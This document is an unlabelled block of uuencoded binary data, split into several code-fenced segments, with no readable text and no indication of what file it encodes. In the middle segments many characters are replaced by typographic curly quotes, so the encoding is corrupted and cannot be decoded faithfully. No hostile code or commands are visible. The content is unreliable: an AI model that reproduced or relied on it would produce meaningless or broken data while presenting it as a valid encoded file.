MM,YLQ;FE,NN<.*@)6N$Z4$T^Q!386M7K2`5NTY4]N\R[Y=%%@8`>AG+)E.=[6
MMB_QT_V$G/I8$KJO`[N%,[=B.G9UNQ`=7NV,EZKM0.RXJCLAX)<*F;<1RIQ&0
M/XTS8[DM6_.[4VU-N]."U[CMK=O=_1UMW`W(24BF*J%R<EQ2XR0^S=6+`2>E
M74A:9"25:U,EHBY=`Y?)6S'0[:0_(.QR9BB>J4"`.%>^452;5`U*;8>I2,*9
MUO:=JE`_X8@7>(`+Z1D'+"('3*I0T?T5N>2.'6P=O$*CXG4#D[NJE>,M\*F'
M63$''RJ4V)32["HP$I8U,I:':<.9SG0`F6%)2X$L\*G*[,HX"XN=7X%-(OK
M$[%BJN"LH*(3A%YH:<0F+5Q;L(S'XF'OC4PTQINS!_28`,UC;$]%B)78AE`P
M+."#*%2TM-KR1(@=$2\E340(I;UK>?['=_=6?8ZQW/I/P&^N_X2Y_H]`=?]W
M32[C_#>>4QD:O7_4/()DN'BP8B"095K#=G%ZG)[L+!)Z:QTNWE3KT;>SYYTK
M%O5;<\GM?[7UOHMK.?G?@"'_X>^(!-CZ3TBKMO^UN);2_YYG-N6XFFP7]>]8
M:[B5/]2K+NE]9^K"=1D-'@2SZ#&G#7<T<G-@K\H4G_-0.0\3`^"?>;&?C)HC
M)#4,:EXOM*%=-T-O.RI&,+1%[#EX<+AMS_X!#^EC$&8H)_6TGD-="\PV42:;
M9.PLHS*MQQ_Q>(83(L^T+V^A3RRG=WL\7%DF+OP(>N&9B@S:*CRHYC+%`FH+
MX&`)!I9D5CVX74R/D+>6<?#=5B%*S?!,`B(3"P/DB))I*)1III.=40Q:<`J(
MD<SS<WMQE>E<8)*=,@IF<JXX9BC.!]J@"@5.#0_)@LD!^&8N%[A+?I1%2Z)_
MYMYJA'""F,E<5"XC,EE`0#Q]EF(!V)2&H*P++?AHWCA&XNO]XXRZ9__=#\\'*
MN=IQ+#?^(Y[/]?_X(\3__>%@E?^OQ76W.G!P.-I-AWPGB7\R1@]<3U0'&*4-
M'HK"O*8]KA_54YEL^W%X:1]+IML]^WI[P6.;%P!\D^/CGGTTK^+?.W9X#O09
MGZFXQW-PS^\,@0.QHPS7.9<19T\RYB9$!ME-6\;S0/30`'0/`Q#&8.>>;5[A
M[.L&W(C3YZG?YCW0YU-;,^JV^X2CVAH?4%N'"V@!B20=.OVJIWX\:^"":1<S
```

```
M=M#N\;2-C[=ENE5$!)F‘L‘?5UOUM:NNXP’FORH#RW0Z8(0,&00PTO;T5T0@L
M,H@%RQ!@,2’&)2\R;8$QY*:-C$HDN49>R=L_ZWIND‘;XZ]#_WH’MOZK__<9?
MUO*_,1K@E^’_@4C$;\[_.[#\@X%@N,K_U^*JJF^OJF^OJF^OJF^OJF__[53?
M[M;_K_8.P’+K?_Z@:?\E’.Y@_7]U_K<F5U6%=U6%=U6%]V_O9>7_-T8#^#7I
M_XYTT/G_<%7^?TVNJO[OJO[OJO[OJO[OJO[OJO[OJO[OJO[OJO[OJO[OJO[O
MJO[OJO[OJO[OJO[OJO[OJO[OJO[OW]S+NOY[8S2‘7XO^[P#3_Q",5.7_
MU^2JZO^NZO^NZO_^K=?_S?G_C=$‘OIS^WW#‘X/^A$.W_!?T=U?V_-;E<=/M*
MG#K8V;&L3F"’WF!H/3:MP;’\$1L(X_=\9:N"+F’NRU?O43,C8!:2%>Z:P[’A
M"L7A&*O:7#!5">>SYKND87BJ13W2(U1-3F$T3CV8_’07DR@CP0I#;J3%$&]!
MV353‘@2_1,>QM5_2ED[GY>)M’TEO%<HS]XLS5>R\’%=WV1]+QR;IW)0Z5!P3
M2CLE]9LNP6-JGDY;X9I-#C(,7;H(4IC.HB.%8BH[BVEVU(H’X0>\D‘!Y3WL[
M*H_$=[=H)-6@2&4C"GCGX,WJ0[L/#>P?V->->C9Q)S262F5PDU.-I4^(N,;T
MB4Q.9V?45-5$XJG’M2-BV2P0VTV>C!?84;WI6!8/J@EMJ#3HP"3N-N)0T_HQ
M/*0X?L38=S:TN(M"X2G"40M!LA*I3\HJ:E$?Z2@!DL)BK]9"79)==:R>SPK5
ML9+NW"33M‘MO/DMM‘&@UF>^&SJ/I.$0*XQ.C4+C>?99^JL$B^:S:X$XPE6TV
MEQG7\WD*-$QG^:‘A8%:26?,$#R&‘9P"/OB1HES99R’.Z@’LV!14D3CB8UED5
M>BE\#6C^2&_"B^M\N%99CTJ+$-GH.*7/2_)?A+6%::#%‘(8RV&%J,3D\,PE%
MG(@=34*"DK0=.\VT’5.]@\X1QERL#+B‘‘‘6G?5U,N3=?1&70>?5H,JYG1*6)
M01)\;8Q:18@D7<#CGV;B,":L($@,7)‘\01O:+%;UF([:3*‘^4GBQ(AG/,’HQ
M+6;IS#&HC0_Q,Z,I0)D3XRQ<V*7:S;4VT^%)J’U0’["MC4*\WD+K+K;HCF,#
M\ZZA5FH83T6P*I@86-9RL>DET.SQFW<9C3’\NA;EX2)091WB‘L*I2X6GJ757
M%I‘_8M?R’3%3=-+8[*5F&6?R&U1QJ63Y6C2]/U;4BSH3+*‘CHY#,P@G<._<S
M’CX*47IAR.TW&LD@MB,CL^Q‘\MB)@BZ$-D0#F42R8E2HU#<Y08O8K,6(VFGJ
M\LT6@=<P=>[3$/NQM!K’X>‘D59T"28R,Z<"/H,UCBZ%^@DLW&^UZ!./MA2K1
MK?*&36"/8!6‘IG+8R("-E>Y’&QNY8K:@]NGY\5PR"T6E#L>$U‘8U;=X34?"D
M‘5](3D/EY.PW&2^8W’V(])1Q"0C.2SSU^6.HO$QNIQ(;9^(HDQGBMCF4-,‘8
M\T8’@0J.>5,M9‘@!T/@HWV$@VD)2L<GDBNDTJ><V*+,OPYH@)"==Q$:5R61Y
M!SB6BB6Z[<6:,<Y3HTYQ’HN16",B(.%178KF(^D’&,1P‘G49P"2-\W3‘?@"B
M1"&:!&(=*Z8Y<:!J$C.*ZZG8"8=F_8!0%LZUZ]=/\3)G^J-1.@?%8CQ,V!^S
MPDR#O//&^94NV_C_AE@‘64;^+Q(.A_CX/Q*,:&3_(U(]_[4VU_7:_[‘;‘$%[
M"GG4W]E3R32(55QYL’_W,#.&‘#ZRJ8]K,B$B6PRA7G4?C-ECLMDBP]8#[PZQ
ME^7V.4S["IP?_C,]ES’[T,0)&)[$4L:XF/AQJQI%S?‘HM45]2#Z;2<<-?JBQ
MGA>Z(5MH&$_‘X‘.Z(,HVGBS9J08PFC3CHV0,XVYH&\CO-;)_(<;+<;[^P&‘"
MD(((^1?3!H0+VPIU,I9%NN4I4F’M0QC"&.!:.*9CN2,D8\@[3S/>@T,L4F,R
M%*/=6K//%<8Q‘.)(7B^,(IWW)‘M>/XUV91=-S‘KZ,3;3&H‘QILOS@2V5#W5-
M24/EA$6BU!POD60B2>#M&1D"_GTT.:X;4P)!$#H0F&2;&@83MR0M:4D:H[)0
M/T+QRCT/3QT9&4GLL&=2"S@SK@5=W$(N;F$7MPX7MXB+6Z>+6Y?3+>!2,‘%G
MT5A&CWFF1H0RWDPC!J-J<W,PHN+(MB),A2E0C#2;TQ\KXBIQQMJV;"C0HHQD
M3(=9R%&]3!#WHSHAXJ‘FF(_&ZC!‘PUDF5B’RMG(‘NR42)B/+QBPQ,9T4B8%!
M#M8J%#-%7F)+:QN%WG,"T$%=9)*S*.S+E/J.G6!I/H::9J3!./>&<1U0’5-%
M6%"!#9N^6DL%YY‘R$_4)JS.MW’)+.WO:2W/%‘?&H[%L*’>‘VT!A+]EB7&-@Y
MU8^Y\‘T[4\6I)K4E8YIKG=Q:TA=T-J^@LW4%G8TKZ&Q;02?Q@LZ6%70VK*"S
M786<S2KDI&[(F?J0,_4A9^I#SM2’G*D/1=@Z,^LBFSW3A0P[+(U"V/ITUFJ/
MAGIF7‘-C$#E=K’GM3:;C%;M‘J;7&J%K’;3Y\\<18‘6$1MTI6=T0=XNLLN$)"
MG169’3&L!:+1+&&B"M?8R;X-AL942HMJTBH03KEH’F=KKL94#-/2@GL‘DED?
ME65<(IMMO0>QV6S[I,G#+E(’J9U$1SZ2P7‘5*&YUF>JQK5RE#0-C-NJWT-H)
M%,LT7P/CKM@-LMRP=1P[ZQ/K*P;CM!<J.RO‘DR’F>J0<*X=COKP>RXVS]KF=
M)6X[HL+.,3F9*>;5"3*+)K‘2&GLOS/M@K]81[‘Q!?6!X?-(0!2’9W$J=‘D@&
M‘._"’\\$’YF4NVVH.5,^[@EU:<=.I"6^<WVB]>S,]4EVGG@*1UP\6A9FB1@)
MC7600+&Q4]=4;9M%+>;GO*%L6*:-8]1F/<4ZU:U&#QTZ>*C%-.V$O96>IEDV
M+XF4/D%=@[%2VA1GXQ&JOX)F1MW%4:L1+9M!)V%>G,GQU=(Q?3))\_!EJX"Q
M+H=G\,%/7@‘5MJKZC-40W"NE96GG4JH>)PUDAN&G";;&J;*[F9>DE!W"GC/-
M1_’.&,9=HB+S5(M*Q6&/’""5CU?P#‘-K"VN.C"%""55HW"MOV*O>E+%YN37G
M:BO\#6B%-[:I<$MK#CYOMIOK:RC83JQ3=]9>L&*QYB*-)NRM1"K3Y9H)K6;"
M_%D,.+#>FBU%6-7,9:9MN1*##V.C(T9FW;)BO3.6QF7C\80^?D2,0RSZT!&6
M*1-)JDU\’(M5T%)!*+=02W(Y’(X:)^7BNE$;TL!&0T?4L4PQ’8_EDM(0J&‘9
M:E‘UY270JC%U%*AEW!B+77/$N&[*RYRO:MKPBQ$<3LV+:<Y>’!2U6+,4A6’9
M\J*PK,:PLC8KO01OO!H#.AN?$6W9X"YVYF%@V*$F?=3<(>I\)0!#YP?Q#3?B
M#1MD(S16DZ*\K8.[()Z%>IQ;F(WZI#0D%-1@#I7K?^6^0QBUQ>>4,=_.NO;&
MHEUC/*QO0*@T*K&;,"W0TCH6)SA?[D’>’D3]B=?+VMF0&YGLX1O#TCE2*1Z7
MZ<(.U<LWE;!G>9Q1T8B6,?HXMWOHPN-’@:Y86@:O3V?81CCC[.8^O’7P8R\%
M)+RT>W!_+%6P["(GP"’)3(’S2B.X*_8(<8LI1>’C->=!4BZA"%NI"’T^ZQ1.
M;HC+5;V5CE"L$[YKF*VM>’JV7/&3B1]’13.+T,PT+T%4C00I*QAMFXK+7"4R
MVG<LA9L^)U2_O87[A0(F:\7C6JCDJ:#=RJO’PK"LU‘27@>*T"^’W)‘L.TH\)
M4\MCZN-‘1@UU<’@9!NB-.DD^8‘_Q55JLY3Z[=JG!P]SGGIWJ&)79!(;SF=P?
MV1=7]61A7Y9E=(]E(&7Q,O,A=F])BH8G6+A53#??@&8+!Q,3R’B):=&&+.[>
MH8P!+I@;J!PY1-1C0KX0Q[\#?=A.1]*X>+1G_["GO=VL’Q!!-T\SS?D?WSE&
M3X:V*7[8Z(894(LZ)EXIMA9G_-CL*@LW.BAI[:3>:;2$>O+$BHE)6;&0$ZO9
M,O1\PD;0:Z2G1-BWR?COKZ\=7EIL-02S’":F"S3$93R:#R/LWP&[0]#N$#*$
MX7""0LK<^(ADIT,<*LC%H:RS&[2VQ8<ITJB88T%PD187C.%*&,,5,0:8T‘.M
```

```
M>#HC08OCLE?‘@AVS&"1A+"M.3(.’)FAFQ3,IB!Z/!,)8/P)A0‘=T%UDQITL<
MW)Z?/MV<‘0HJD?‘++V^<"3;%*2T%FD98<K(*Y‘I*Q‘FM3IG2HK5G:3H$6M1P
M14*$5T*()=$’;RSZT%LOQI/O2*$0I_S’FMO_T0(=02’_’=:"3/[#7[7_NB:7
M4TK;UB?;34*SOF(U]TDJX+R&Y=D>6YJ7’;3;‘RPWH+/#+S\$%)E2W^KR@8GH
M6J:#=BD<@ZNM)"B!B%&&K,FP6=I5Y(M<DD2.9?L7NV2FA<‘L5I8CRWG^!_JC
M_:-,=SU3*HF79O4>&8H>,CT#[T@V^FM[6?G_C;$‘?FWVO_’\3P@J097_K\55
MM?]=M?]=M?]=M?]=M?^-5]7^MUJU_RU?5?O?:M7^-[^J]K_=X*OVOW\3[’_S
M^=^-L0!^#?:_PP&F_R$0#E7G?VMQ5>U__W9?-OL/Z<+:G__T!SI"AOZ70"3(
MSG]V5-O_6ES7J/\E:=?MXG9(5&PDT%(Y5:Q1.JC.Q2"X7A<$:Q8J’(;A‘X]^
M\GV!_7W#DF+NZ,/>M$^UJH/1C]]]=UHL-0,‘C‘T13F./’’L$V2/$’F’VZ&"/
M"’MTLD<7PZ()-!R/QA%I’)/&46D<E\:1:1P;G<3S2,?Q7<6R/)YZR"!)+/C%
M‘7/G&4[YP&(L’A\%TG@A&(D$CXZB..AH,O<8;4I:O/W’@WZ$()+;048(QG\\
M$$"0_(G\>"R5"M‘..K9%"R9,70M26HR[[;X:^6H5?‘/D&ZC@&R3?8‘7?$/F&
M*OB&R3=<P;>#?#LJ^$;(-U+!MY-\.ROX=I%O5P7?W8P:E8BUAWE7HE8O\ZY$
MKC[F78E>4>9=B6![F7>8G9^RUQ8-JP+4$\VU+@6X;\#5-\A]@ZZ^(>X;<O4-
M<]^PJV\’]^UP]8UPWXBK;R?W[73U[>*^7:Z^,4$-OZOWF/!VI]:X\’8G5UQX
MN]-+%][N!)L0WF$F\8+L.85LQI#=%I![]S+!5-PPA‘!YDE/%_</\$?QF)[2A
M3J11@A(=?*9XD1&MQ(P=6X4H!\;V‘7%-G=@<@#T2:‘:?’9I5K%=E(#2KA(L)
MEC[.F5]GE)B?$;AB4‘3&X!C4.Q0],/I‘[\&^*,K0T3%I>^I’UB[YQD>’?]7R
M(MF^]<2+T]G1:7U:Y&C<W$#7DUGC’69^DMC<6’&"B[BZ:#P3<KK8W0‘*+CL.
M;^H.0H,.._#PO.VD0M-Q]5K^4?H%1>2XD4XF*MRBTB>>0’8Z!9Q.0</)0(5J
MM9R‘8:=3A],IXHJNTPG8Y9)@OXN;YHI0<\F)%G1Q<\F(9N3$Q\YUV.H#E<9H
M3I_,>_&F-N=<ZX-<3:13;#0M4^/@B1(’*(PQD1>]ORAG>(_N?A@J!\J!JM$]
MYFNO^=K’7JF0Y=607.LN/7:\A9YC_#G.G_’CHH>2H]HS:"‘=DE[WFU’MKQS5
M6):ASHMGDD>5M$<5W7M@][XA@53M-5ZC^P?=\>M<7‘5)":2E[C..QR-UO$W@
M;3+/FYFI$:X)B=O4%#N^U3!S$L^3A+<$HSM@=‘?,A‘-FP@$SZ8"9S%NUS?69
M68Z:KQ(A]@Z9N:^OM]8,"Z8’AH>&U&M$)XWO6W<5\ODVQ.]PA‘C=8"?=8"E1
MIGPQ7VA#+CE]@C6(E;8’M%AL9&X2=12F3=U:6^7#&!YC,&W1/"M/;G!/41*M
M’J8)S_Y#’U9QA*W’V9D$#&3JX&IOQR-1E@G23C7@0^6+YO$2=TEJWML9‘_AK
MRS@:MZIO;S>L@AK*++&X5Z+BDE01;^7G+‘P’(2B;:P,&<#VH1"=.J[]1T=^Q
M_?(6’,]8\XB’Y5J,7FT%6>9.H^,D!FW)_J%HGZ6N?R3=W-RL1H^/ZUDZ.NT_
MWO1PL^IMROO8.5"6)E6G,RB/L,_#)%EK<N=[<BTL5<0_A#A7O=&?<[;2HG;@
M>‘^+7,]U<UUB[,M<2":2V"DBLT)&&]EII6T‘85UH8>&=;N0PJ,&3XZ‘%8KAN
M<E2@![2’ZFKA*E[.];\UE_\-A+2PL?X71%UP6B‘2J.I_7I.KO5G=/S#<=K]5
MRU9"C\6A.TJF898PS71’"‘4]1@?)3)2BE$LN4RR@>4P2[’31%6<8?#1F.EZM
MN=-G[BLPRZKJQPS>%$_B(‘1O.+RCL1V-)6$‘"3<<34(/@V;FD+’T6,6DFCD?
M,N6DMO:AJB:]=>Q$ZT?U7(8/\K;2.7V3IPGG@?[]XG4/;DW2"0#A‘K0Z:/@>
M’!GH&S)\TD=C,!E7#V91*:P9!ZDE&X#!Q>ZCL60*4V;X98KPU4J<7;CU9KCN
M(Z!V7I\D[<]H?C573-LCPL&8)>P0A\?(!G-Z7C>3/40:?QU9W:>G]5PL!="9
M@CXN^Z"4L;I7QMZ,&’-’]7BS<-F;RI#VY%:B$.N.A=_N%$RW*36]>")?./<S
M0ZK<T7-2WD;U>&P:O\42IUCEM2T‘&VL7KMZV‘9O=VQPXN7KC(DM%G\IA@A5]
M0A5]PA5].BKZ1"KZ=%;TZ:J<4W]EK\I4T)8@764Z:)4)H1F4X$+EU[$.U6,-
M>DV+0#V_1EI;5^^R[?_CULT:VW_0‘N&0<?XG$(Q$</]?TX+5_G\MKJ6L-#@M
M.U2V!^%A?>]DO-#C8987F"IFMK’’7"Q[?=;&*’D-%*<-E;‘P4PL:UGG$Y‘<Y
M1[I‘9X)1<QSB?DS%D‘>2^<(C_;’CT)V-’S8W&NWJ9>G3,ZD7(+&$R%18:.+>
ML5/M-’4[&.[20K-I\D‘$%XJX)YDB;OYU1)A%J+>%Y1X8+_;ES4<*^;Q#<4!2
M7JOE6X,\B\;VH)’WY.&V@E‘T@-AP_9E05S9D8)82‘K-R‘FB6%-.S=1?-U]‘,
M‘#NM‘[Y2F8&[7-SUUN(42<+J,Z07^#C%B^8<=K!!(222ED]-)320@!95\X?(
M&0/F!@]%AZ(#P^KC*GWV#1[PBW<1G&F@X&J‘H>JH7DE/A%‘@!)-)TI*&I^*1
M1DSOOK&@-HY’29O\6[NW[D1S#E@#?6R[!?!"ZHM9H4"$*-MNI5(!NI.=1IYZ
M6#&T[LKG_<*Y;_?P;L,=1K8:GCD5’P’C(Y_7I/<‘7V24H\+\X)%V+S,:@,7&
M:[C‘/IX7D>*@6TJ,@3F>EV(W7B?,U\F\:[I3\8*)‘X?1A5PL:[@D,].Q+%E)
MX@KR66KH‘#-KT6SKJI#S"DI1P1G:_LUL<K7_YKK,;N/4+55PZ2PR?F.-IC-J
M_,/6XB;%EOPDI5^L5U5J’*[18E‘I5O@T(F7O2U9T+‘A655OX?M+>%=5P(QQ^
M388>X.Z3P<">_<.^I1L7EMSUQ&F$N\XX‘VL<Z<@U$C>X"L0=N4;B!E><3]Y&
M)N7M7?AH(4L=[9URY:85-.I,N,TCWAF)RHNNDK69@F6A$SB64#VGXDS;;WX!
MU^(??#&_0‘RN!>V‘L%7[K-_X‘&‘+7IB@2WC’Y()Q^2-NIHS’@)AQ‘TF\CTGO
MX]([;299K.IHEIP$Y)QH\D?‘-4X(+V<M(&5-D]ZM"B2‘G4F1)K/2!_68EA2Y
M14O]C8@55S_%.]][,A-DC5?"’+?$8KY/2.^3>=?(S0CB<ES&ZX3Y.FG=#((N
M0$J!Z‘-,)^H$S,]L/)ES2T$*J[1(@L!BN!@]28NP/<-V"5@]]\@FB<0VM[G8
MG<_*=L"DX4UEHTZL(XT!++?$PY’[W,9E!CQ3’&’VPZR/<PS;)!,[]?4QV8A.
MLIET@9$)’>P’Q3A"’J-B$J1V)VOL0\7=HBLK^+C1*54*X!Q^F.V,Q-#ZHKO[
M]D2C>R6?L8H^XQ5]XA5]V#A’:ESF%QOIF,V+#QK,YF&5HD#"05UZQ’_8E,E‘
MJ0P?UU(N19K,RE1*9B4O,9KU’P\%_‘%+0N4P>2F,8S1E-!PY9W)6X-VLZ!.2
MEV-4938&$T@>5]F;@TDC/@J,8<6IT$\)KFWDJF",K)?KI7!@C7E@@S"AI=><
M!+$&"$U)[GD,>WMZZI$‘JB_#%Q*J82DAT2,8<8^.‘A?!P##<[E’’4X4\VE";
MAD%W,X3@RO!$H_)8&Z0Q8TMRS8H\3E0H@4F5F[(T0’936X’&M%K4>[@JBOHE
MFBT)PXCZ9]C3L#9EP\(&4_‘HS3^2J,G+9AV!YAY&A::*+@J)%#’OX(I*B3,(
MG&SZD5<3R<G$M4001J&4G6Q*@[(VS1)NHW!C9N%*QL@,<AK,%9-G?!Q-Y@JR
M’)+Q[M"‘Z:‘N0#MX(J)#G9^46DZ’I(]K^S4U0AK6!TPK8:P2VE?ZR*B8FRBN
```

```
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
```

```
M7EGG?VUM-$%?Y3A@_A>I//\+A+2@(?\1"'?0_H_6497_6)/KR>B!O>O6K3.^
MURL;%/R:@?\0/._8SMQ#B@KN7J5.V23\"09_KV]3%'5``1^X-E];_".EOY]Z
M;WDOH"Q_&&Z)?WVG,E.>7`^?8[5P:]T(MRVW@L>?HL<`>$QMF%I7_I<05^GY
M^:>N-L+S*X<2Y]'7#[Z)QS>O5Q(SD(_R-V]7E-FO;)M2!LN??J^B-'ZY%IT'
M$_\986LPBB<;X/;^+1#J_T.WU]=A@-L2_PT_?@`?VLNS7ZDIO;'GU)N++=JZ
MHS]?^+NSD-YS-4W*S/S9ST+J2[?7P7OM9R$57<\?\\X?5<ZAPYG-I\\^N@A7
M+7X1/(.A[Z/?Y1B41CN&T%D*_Z*BLJ!SY'ONRC9EYO3Z"MC^K]+EPR^4WIC_
MR^V<GG/1NF<Q!+IC>H<HR+,(K'UU6?R[3_WB?P'D3_S?%VNO;J-B5B[6*N`!
M9%+F[D14IUZ@E-])&`Y?M<<_-'>X;J9':7SZ+'R?N77F34^QOG>A8_XOT)_B
M/[VYMV+\BQ3M[$Z\#Q:_8*;B'"9B]LJ68D/YV*\6%Q=N.CM?N$>Y[UET)K_Y
